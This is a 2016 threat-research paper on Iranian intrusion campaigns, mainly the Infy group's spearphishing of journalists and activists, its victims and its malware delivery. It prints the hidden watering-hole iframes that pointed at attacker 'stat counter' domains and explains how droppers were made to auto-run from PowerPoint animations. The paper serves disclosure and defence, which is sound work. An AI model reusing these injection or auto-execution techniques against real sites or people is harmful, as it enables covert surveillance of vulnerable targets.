Iran and the Soft War for Internet Dominance

Claudio Guarnieri & Collin Anderson[1]
Black Hat USA, August 2016

Table of Contents

Summary

Over the past decade, the Islamic Republic of Iran has been targeted by continual intrusion campaigns from foreign actors that sought access to the country's nuclear facilities, economic infrastructure, military apparatus, and governmental institutions for the purpose of espionage and coercive diplomacy. Concomitantly, since the propagandic defacements of international communications platforms and political dissident sites conducted by an organization describing itself as the "Iranian Cyber Army" beginning in late 2009, Iranian actors have been attributed in campaigns of intrusions and disruptions of private companies, foreign government entities, domestic opposition, regional adversaries and international critics. While Iran maintains strong technical universities[2] and an extraordinarily active defacement community,[3] the country has not invested in its capacity for Internet-based espionage to the same degree as its traditional geopolitical rivals, and is less able to seek capabilities abroad from

[1] Contact: Claudio (nex@nex.sx, PGP: 7359 D880) and Collin (cda@asc.upenn.edu, PGP: FAFB F2FA)
[2] Sharif University of Technology for example is an internationally recognized engineering school. https://www.timeshighereducation.com/world-university-rankings/sharif-university-of-technology
[3] Ashiyane Digital Security Team and other defacement groups have commonly held positions in the leaderboard of Zone-H and are attributed with thousands of defacements. http://www.zone-h.org/stats/notifierspecial

companies such as Hacking Team or Finfisher due to its pariah status. As a result, the computer network operations attributed to Iranian actors provide insight into the behavior of a country under scrutiny due to its conflictual relationships with regional adversaries, and may reflect the general trajectory of other countries seeking to use the espionage on modern communications technologies to pursue their own geopolitical interests.

Civil society and political opponents are a primary target of Iranian intrusion campaigns, which gives rise to the motivation and basis for our research into the ecosystems and threats originating from the country. This document serves an initial technical overview in complement to a forthcoming publication from the Carnegie Endowment for International Peace on Iran-based computer network operations, and is intended to provide the following:

- first accounting of a new threat actor targeting interests aligned with the Iranian state;
- additional research on the activities of the Infy group, which supports and extends accounts of the group's activities recently disclosed elsewhere;
- documentation of new developments in the malware and activities believed to be connected to known threat actors Rocket Kitten and Operation Cleaver; and,
- descriptions of tactics by known actors in response to political events inside of Iran and changes the use of personal communications tools by the public, namely the mass adoption of Telegram.

Our research incurs classic issues applicable to all reports on intrusion campaigns, primarily questions of attribution and intent. The end objective of particular CNO activities is not always discernable based on the tactics used or the data accessed, as the end implications of the disclosure of particular information is often distant and concealed from even the target. Where such intent is made evident, the reasons for Iranian intrusion campaigns range from retaliatory campaigns against adversaries, as a result of identifiable grievances, to surveillance of domestic opposition in support of the Islamic Republic establishment. Iranian intrusion sets appear to be interested in a broad field of challenges to the political and religious hegemony of the Islamic Republic. Previous reports on Iranian campaigns have referred to the targeting of Iranian dissidents, however, in practice those targeted range from reformists operating within the establishment from inside of Iran to violent extremist organizations outside. Therefore, Iranian CNO activities should be considered as a tool in the context broader state activities and policies, including offline events.

For the purpose of organization, this document is divided based on the actor group that we believe to be responsible for the tools, incidents, and activities under discussion. We also attempt to blend the context and history of incidents with the technical specificities in each section, broken out into different subsections. In order to avoid further expansion of this document, we momentarily defer to previous reports for context about groups, with the intention of extending this background narrative later. In practice, the distinction relied upon is artificial, as the boundaries between groups at times appears less clear, and tactics have evolved rapidly in response to external pressure. For example, in past reports that have identified Iranian malware such as Madi, Stealer, and Sayyad, these families of agents appear to fall into disuse within a short period of their discovery and public attribution to Iranian entities. Such discontinuity, and the opacity even within activities published on, has further reinforced the difficulty in constructing a cogent narrative of specific threat groups. This aspect of the ecosystem is not in scope here, and we focus instead on technical documentation, and will revisit the context in our forthcoming research.

Finally, this document is intended to be the first release in a set of continuing disclosures, and should be considered a living resource; subject to revision, reconsideration and provided with the promise of expansion.

Research: **https://iranthreats.github.io**

Introduction

Over the course of three years of observation of campaigns targeting civil society and human rights organizations, from records of well over two hundred spearphishing and other intrusion attempts against individuals inside of Iran and in the diaspora, a narrative of persistent intrusion efforts emerges. From Madi onward, Iranian threat actors maintain a consistent set of interests and activities that blur the lines between domestic surveillance and foreign commercial espionage. This pattern continues across subsequent groups. Infy engaged in malware spearphishing against the same targets as Flying Kitten from the outset of its campaign; Operation Cleaver has registered several resources related to development agencies that have been the subject of intrusion attempts by others since February 2014. This documentation provides new insight into intrusion efforts conducted by at least four discrete Iranian threat actors, Rocket Kitten, Infy, Sima, and Operation Cleaver, including groups and tools that have not been previously disclosed.

Attribution of different Iranian intrusion efforts has been made possible through the reuse of common templates and infrastructure over long periods of time, coupled with failures in operational security that exposed information on the actors behind the campaigns. These approaches are imperfect, as the participants often attempt to break patterns after publicity has called attention to their activities and provided critical external feedback on their strategies. No collected documentation demonstrates the process of selecting targets or coordinating campaigns, however, many of those targeted would be later singled out by other actors, and their targeting aligns with Iran's political environment. The intrusion sets documented have clear indications of being solely Iranians inside of Iran, with little indication of participation from Iranians in the diaspora or support from non-Iranians. At the most basic level, the groups of actors follow similar patterns of life approximating that of an Iranian workday (Saturday through Wednesday) and are fully dormant on Iranian holidays, particularly the long vacation period of Nowruz.

Based on our longitudinal account of infrastructure employed in intrusion attempts against civil society, we find that the activities of Iranian actors date back further than previously documented and cover a richer set of targets. Iranian threat actors have responded to improved information security practices amongst its target populations and increased pressure resulting from publication of their activities. The Sima and Operation Cleaver groups represent the most sophisticated spearphishing campaigns observed from Iran thus far, using open mail relays to send professionally-tailored messages based on monitoring of target interests and emotional manipulation, such as stark threats of immigration issues as the Department of Homeland Security. While such campaigns may not represent Iran's graduation to a first or second tier power, these incidents impact livelihoods, and their documentation provides tactics of public accountability. The study of these properties and the similarities between actors lends an insight into the capabilities and interests of Iranian intrusion sets, and their foreshadows future activities.

Campaigns and Actors[4]

Infy

Introduction

Since early 2013, we have observed activity from a unique threat actor group, which we began to investigate based on increased activities against human right activists in the beginning of 2015.[5] In line with other research on the campaign, released prior to publication of this document, we have adopted the name "Infy", which is based on labels used in the infrastructure and its two families of malware agents.

Thanks to information we have been able to collect during the course of our research, such as characteristics of the group's malware and development cycle, our research strongly supports the claim that the Infy group is of Iranian origin and potentially connected to the Iranian state. Amongst a backdrop of other incidents, Infy became one of the most frequently observed agents for attempted malware attacks against Iranian civil society beginning in late 2014, growing in use up to the February 2016 parliamentary election in Iran. After the conclusion of the parliamentary election, the rate of attempted intrusions and new compromises through the Infy agent slowed, but did not end. The trends witnessed in reports from recipients are reinforced through telemetry provided by design failures in more recent versions of the Infy malware.

[4] *NB*: Historically, naming schemas on Iranian actors have been challenging, even when researchers are acquainted with the cultural, linguistic and political context of the country. For example, while Madi was linked with the Shi'a belief in the Twelfth Imam, Mahdi is also a common name, which arises elsewhere in several samples alongside other Persian names or words ("Motahare.txt"). Similarly, while "Gholee" was linked to a minor musician in one report, the reference could have as easily been a code comment in Persian relevant to its functionalities (from transliterated Persian, "peak"). Where we find names embedded in samples from project resources, they are often less than inspiring, such as "ExtremeDownloader" or "Stealer." The approach of using unique strings still seems more preferable than generic references to Iran, so where possible, our naming convention relies on unique identifiers that originate from malware agents and infrastructure that are sufficiently distinctive, while attempting to avoid sensationalism or stereotypes.

[5] After the drafting of this paper was completed, California-based security vendor Palo Alto Networks published two blog posts that includes information on this same campaign. Similarly, the Helios Team at 360 SkyEye Labs has documented some of the activities of Infy under Operation Mermaid. While these reports often have commonalities and overlaps, they all offer differing and complementary perspectives into the campaign.
http://researchcenter.paloaltonetworks.com/2016/05/prince-of-persia-infy-malware-active-in-decade-of-targeted-attacks/
http://researchcenter.paloaltonetworks.com/2016/06/unit42-prince-of-persia-game-over/
https://ti.360.com/upload/report/file/mryxdgkb20160707en.pdf

Palo Alto Networks has noted and described the differences of two malware agents developed in parallel, with commonalities in behavior but differing functionalities; families described as Infy and Infy M. Our primary observation was of the Infy (non-M) malware, which primarily functions as a keylogger for the collection of account credentials. Until the publication of the Palo Alto report, the developers of the Infy appeared to be actively updating and maintaining the codebase, and new releases were distributed to existing, as well as new, targets quite regularly. At the time of writing, the latest Infy keylogger was version 00031, which appears to have been interrupted by public disclosure before it reached wide deployment, with our first collected samples appearing in May 2013. Other samples were found bearing a compilation time as early as June 2012 and version 00002. Similar to the increase prior parliamentary election, these first samples appeared coinciding with Iran's Presidential election – then a critical moment due to being the first Presidential election since the highly-contested Green Movement.


Our analysis indicates that the Infy malware agents have been employed for compromising targets pertinent to the internal security interests of the Iranian government since at least July 2010. Infy is evidently an intrusion operation that has been running for several years, even continuing on in some form since the publication of the activities, with new agents found from late June 2016.

History and Tactics

Prior to the June 2013 Presidential election, staff members of BBC Persian and other Persian-language satellite television networks received a series of files purporting to be statements from political opposition groups inside of the country. One message[6] claimed to be from Mohammad Taghi Karroubi, the son of reformist politician Mehdi Karroubi who ran for presidency in the 2009 elections and has been under house arrest since February 2011 (25 Bahman). The document discusses the disqualification of former President Hashemi Rafsanjani from the elections, the role of the Guardian Council in the vetting of candidates, and whether reformists should vote. The original source of this document is unclear. The text also does not appear to have been publicly-available, and may have been falsely attributed to Mohammad Taghi.

As the election neared, successive documents with the filenames of "Statement"[7] and "Alliance"[8] in Persian were sent from the same Gmail address to a widening set of media figures outside of Iran,[9] such as Nima Akbarpour[10] and Nikahang Kowsar[11], and social network users supporting reformist figures.[12]


[6] entekhabat.rar - fe57d408252af3c0fe776b34e838ac98
[7] bayaniehcod.rar - dd0332049dc3fad6b81b3b2e036af718
[8] etelaf.rar - 55cb9a6e01e8b5e28633020e95a0a8e4
[9] https://www.facebook.com/Admin.ComNews/posts/10151468451866274?fref=nf
[10] https://plus.google.com/%2BNimaAkbarpour/posts/SMP1VYTaA1M
[11] https://www.facebook.com/nikowsar/posts/261690493970257
[12] https://plus.google.com/+HamedMousavi/posts/Xe37MyYBePm


Nima Akbarpour
Shared publicly - Jun 9, 2013

هشدار: ایمیلی با عنوان ائتلاف عارف یا روحانی همراه فایلی به نام etelaf.rar در حال پخش است. به محض دریافت پاکش کنید تا هك نشوید

Translate

+121 26


Nikahang Kowsar
June 9, 2013

ایمیلی با عنوان ائتلاف عارف یا روحانی از دو نفر مختلف برایم ارسال شده که محتوایش فایلی به نام etelaf.rar است. به محض دریافت پاکش کنید. سیستم فرستنده هم ممکن است که آلوده شده باشد

34 Likes 1 Comment 2 Shares

While the defacements and mass phishing events, conducted by other groups in parallel to the malware emails, waned after the elections, the intrusion attempts from the Infy malware group did not. The culprits behind the campaign expanded tactics, sending malware embedded in PowerPoint presentations topical to events in Iran, such as “Iran’s Nuclear Power!”[13], and impersonating others to leverage social trust. Over the months following the elections, the accounts of Iranians that had been compromised by the actors were then used for spreading the malware. The personal email of an employee of VOA’s Persian News Network was used to send the Infy malware to other journalists, attached as files named “Visual” (didani.pps) and “Invitation Card.”[14] Shortly after, in August 2013, a typographic email address claiming to be a reformist activist and journalist was used to approach a Persian-language broadcaster and a Green Movement supporter, with malware samples embedded in content related to poverty. Similarly, a imposture account posing as an Iranian professor of political science and media commentator was used to approach a BBC Persian presenter and others in the following year.

Our observation of Infy’s campaigns, primarily through the lens of spearphishing attacks against Iranian civil society and media organizations, indicates a wandering focus on particular demographics on a strategic basis over time. When activities targeting of civil society subsided, the actors instead appeared to have focused on external targets, such a series of attempts to spearphish the Danish Ministry of Foreign Affairs.[15] The Infy malware was seen targeting Iranians again in June 2015, when it was shared with researchers after being sent to a broadcast journalist at BBC Persian with a generic introduction and a PowerPoint presentation attached titled “Nostalogy”[16] (sic).

Based on samples and observations of spearphishing attempts, it appears that during this time there was an evolution in Infy’s infrastructure and tactics, connected with renewed attempts at surveillance of diaspora organizations. Based on information collected in the course of this research, the targets and victims of Infy’s campaigns have continued to be strongly aligned with Iran’s “soft war” agenda, internal security policies, and regional adversaries of the hardline establishment of the Islamic Republic of Iran. The trends align with campaigns concurrently conducted by other known Iranian intrusion sets, even to the extent of overlapping intrusion attempts and shared successful compromises of targets.

[13] nuclear_power.pps - 463205b5ddd3437f1af559ead6a750e3
[14] کارت دعوت.pps - f2eb7c2d886ae970e477307f1433f33c
[15] Rapport om APT-angreb mod Udenrigsministeriet, Center for Cybersikkerhed. https://fe-ddis.dk/cfcs/CFCSDocuments/Phishing%20uden%20fangst.pdf
[16] nostalogy.pps - 501e2bdc7d77da15ae2b48eb5c49bc1d

Until late December 2015, in nearly every Infy message documented since our tracking began in May 2013, no attempt included strong tailoring of the approach, often not even including an email body, instead relying on cryptic filenames and email subjects to attract interest. That December marked a meaningful departure from this pattern, as the culprits began to add more descriptive information to their attempts, addressing topical issues and catering to the interests of the target. As in the past, these messages have been sent accounts believed to be fake and accounts compromised by Infy, including Kurdish activists that had previously been compromised by the Flying Kitten actor group.[17]

The targets and timing of this shift aligns with increased attention to the political environment in the lead up to the February 2016 Parliamentary Election. One narrowly-targeted spearphishing from Infy was sent from the compromised account of a political activist promoting participation inside of Iran, claiming to be a set of images of a British-Iranian dual national that has been held in Evin Prison for five years on espionage charges.[18] These message have also encouraged their targets to share the documents to other human rights organizations and media outlets, in the hopes of further increasing their potential reach. These improved pretexting tactics are well connected to the press cycle. Within days of the mass disqualification of reformist parliamentary candidates by the Guardian Council, one message claimed to cover opposition protests; another, purported to contain Hassan Khomeini's reaction to the rejection of his religious credentials in his attempted candidacy for the Assembly of Experts.

Re: FREE KAMAL FOROUGHI Hello, Here's the campaign of Free Kamal Foroughi. Images of political prisoner Kamal Foroughi at Ward 209 of Evin Prison. For publication.	Re: FREE KAMAL FOROUGHI سلام کمپین کمال فروغی را آزاد کنید تصاویر زندانی سیاسی کمال فروغی در بند 209 زندان اوین جهت انتشار

Watering Hole

Contact information and infrastructure used in the operations of the Infy group implicate a broader set of domains than those directly used in command and control operations with the agent. These domains commonly reflect a naming schema related to blogging and visitor analytics (e.g. "bestwebstat.com"). Based on live and archived examples of such tactics, a subset of the Infy group's domains appear to have been used in order to stage watering hole attacks against ethnic minority populations and militant organizations over the course of at least five years.

Our earliest observed watering hole incident, occurring in July 2010, involved intrusions into the "Taftaan News Agency" and "Jonbesh-e Moqavemat-e Mardomi-e Iran" blogs, sites associated with the Balochistan-based Jundallah – a militant movement internationally recognized as a terrorist organization. [19] Shortly after the suspected time of intrusion, at least one target had warned its visitors that an old email

[17] https://www.fireeye.com/content/dam/fireeye-www/global/en/current-threats/pdfs/rpt-operation-saffron-rose.pdf
[18] http://freekamalforoughi.com
[19] https://web.archive.org/web/20110830125243/http://taptan313.blogspot.com/
https://web.archive.org/web/20100819184243/http://www.junbish.blogspot.com/

address connected to the site had been compromised by actors it claimed was associated with Iranian intelligence agencies and then used to target others in the community. The following day, the administrators noted technical issues as a result of these attacks in a post announcing the closure of the site.[20] The actors behind the incidents gained access to pertinent sites, and embedded a hidden iframe in the target page claiming to be a "Stat Counter" in order to disguise the intention of the malicious code. The malicious iframe appears to have used well-known ActiveX vulnerabilities for IE6 and IE7 (which would have still been used in 2010) in order to push an early version of one of the Infy agents to visitors. In addition to common infrastructure and recognizable binary names related to other Infy attacks, the delivering mechanism included Persian-language comments on the functioning of the code within its otherwise packed Javascript.[21]


The use of watering hole tactics continued until at least the middle of May 2015,[22] when a Kurdish news site (Kurdistannet) was similarly compromised for the purpose of delivering the Infy M agent. The intrusion into the Kurdish site aligns with the organization's documented history of targeting Kurdish activists, particularly those based in Iran or of Iranian nationality.

Kurdish Site (2015)	**Jondallah Militant Organizations (2010)**
`<div style="display:none" name="Stat Counter"> <iframe name="statModules" width="0" height="0" marginwidth="0" marginheight="0" scrolling="no" border="0" frameborder="0" src="http://wpstat.mine.bz/e1/stat1.php"></iframe> </div>`	`<iframe frameborder='0' height='0' id='IF198' marginheight='0' marginwidth='1' name='IF198' scrolling='no' src='http://www.bestwebstat.com/e/nt/ifr2.php' width='0'></iframe>`

Victimology


While not indicative of the full extent of other intrusion operations the Infy group might be running, as of March 31, 2016, we observed a total of **236 unique victims** distributed across **27 countries** from solely versions 25 through 30 of the Infy (non-M) agent. For how this telemetry was collected, see *A Not So Clever Failover Strategy*. Interestingly, the number and the nature of victims have reflected political events and the evolving geopolitical interests of Iran. For example, we observed new compromises located in Saudi Arabia in the fallout between the countries after the execution of a Shiite cleric and the Mina Hajj stampede.[23]

[20] http://taptan313.blogspot.com/2010/07/blog-post_9301.html
http://taptan313.blogspot.com/2010/07/blog-post_27.html
[21] In translated Persian "jelogiri az ejraie dobare dar sorate moshahede mojadad"
[22]https://web.archive.org/web/20150522072531/http://www.kurdistannet.org/2015/index.php – Also noted by the Helios team.
[23] http://www.nytimes.com/2016/01/04/world/middleeast/iran-saudi-arabia-execution-sheikh-nimr.html



Infy (v. 25 - 31) Infections, December 2015 - May 2016

The primary targets of these campaigns have consistently been Iranians inside of Iran, with **48%** of identified intrusions connected with IP addresses located in Iran, in addition to a strong interest in Iranians in the diaspora, as indicated by the messages in bait files and hostnames we were able to observe. The attackers maintained a secondary interest in espionage against regional adversaries and neighboring states. This characteristic matches previously documented CNO campaigns. As with Flying Kitten and Rocket Kitten, the resources and personnel leveraged in Infy campaigns against domestic opponents overlap with espionage against perceived external threats. Moreover, the locations and discernable nature of the compromised hosts align with known policy objectives of the Islamic Republic. It is worth noting that in order to establish a more accurate count, we had to deduplicate records from victims appearing to connect from multiple countries. Unsurprisingly, many victims located in Iran had been using VPN services, leading to connections from a changing set of countries that their circumvention tool had tunneled traffic through. Efforts were made to exclude circumvention tool IPs, and determine the clients that were originally based in Iran despite their tunneled traffic.




Infy (v. 25 - 31) Infections, December 2015 - May 2016

While the near majority of the victims are located in Iran, the remaining hosts are widely distributed around the world, with a higher concentration in the United States, Sweden, Germany and Iraq – locations with large Iranian diasporas or regional interests. Several compromised systems maintain a clear relationship to regional adversaries and foreign entities that Iran maintains an espionage interest in. At least two hosts based in Israel have been compromised to date, although in one case these systems appear to have been associated with a person of Arabic or Persian descent. The Infy group also appears to engage in espionage activities against foreign governments and businesses. The actors successfully compromised a host of an Saudi government institutions on January 17, 2016, and maintained access for at least two weeks. Similarly, a computer in Riyadh located on a network registered to the National Engineering Services and Marketing Company was compromised. Multiple systems in Pakistan and Afghanistan have been breached, including several on Afghan government networks.

Infy Tools & Techniques


In order to initially compromise the designated targets, the attackers typically distributed specifically-crafted malicious documents containing Infy through spearphishing attacks. The attackers in most cases took existing PowerPoint presentations, or crafted new ones, and inserted some PE32 dropper as a Packager Shell Object inside the title slide. Interestingly, several of these documents expose the original file path in the attacker's computer, showing the account name of the user who crafted the attacks:


به سيستم نظر خواهي در مورد انرژي هسته اي خوش آمديد.
مسوولان قول مي دهند كه طبق نظر شما رفتار كنند.



Rename Package
Filename: C:\Users\baran\AppData\Local\Temp\done.exe
Label: done.exe

Rename Package
Filename: C:\Users\YAHOSA~1\AppData\Local\Temp\power point.exe
Label: power point.exe

With the executable embedded in the presentation, by assigning an "On Previous" custom "Object Action" animation, it is automatically extracted to %Temp% and executed in the moment the presentation is launched.


Custom Animation
Modify: Activate Contents
Start: With Previous
Property:
Speed:
0 Object 10
Object 10
Object 8
1 Object 9

Normally, the victim would have to click "Ok" to a security warning dialog, before the dropper can proceed with its execution. Ironically, the patches introduced by Microsoft to fix the Sandworm vulnerabilities, have changed the security dialogs to messages that are a lot less alarming. As showed in the previous picture, the attackers also tend to create multiple Packager Shell Objects, eventually triggered by different events, probably to increase the chance that the victims would concede into running the payload.

Before patch MS14-060	**After patch MS14-060**
 Open Package Contents The package you are about to open will run a program contained in the package. That program could do anything! It may harm your computer! Unless you are absolutely certain about the nature, source, and contents of this package, please press the Cancel button.	 Open Package Contents - Security Warning The publisher could not be verified. Are you sure you want to run this software? Name: done.exe Publisher: Unknown Publisher Type: Application This file does not have a valid digital signature that verifies its publisher. You should only run software from publishers you trust. How can I decide what software to run?

In more recent iterations of these malicious documents, the attackers started protecting them with a password, so that they can only be open in read-only mode, making their inspection slightly harder.

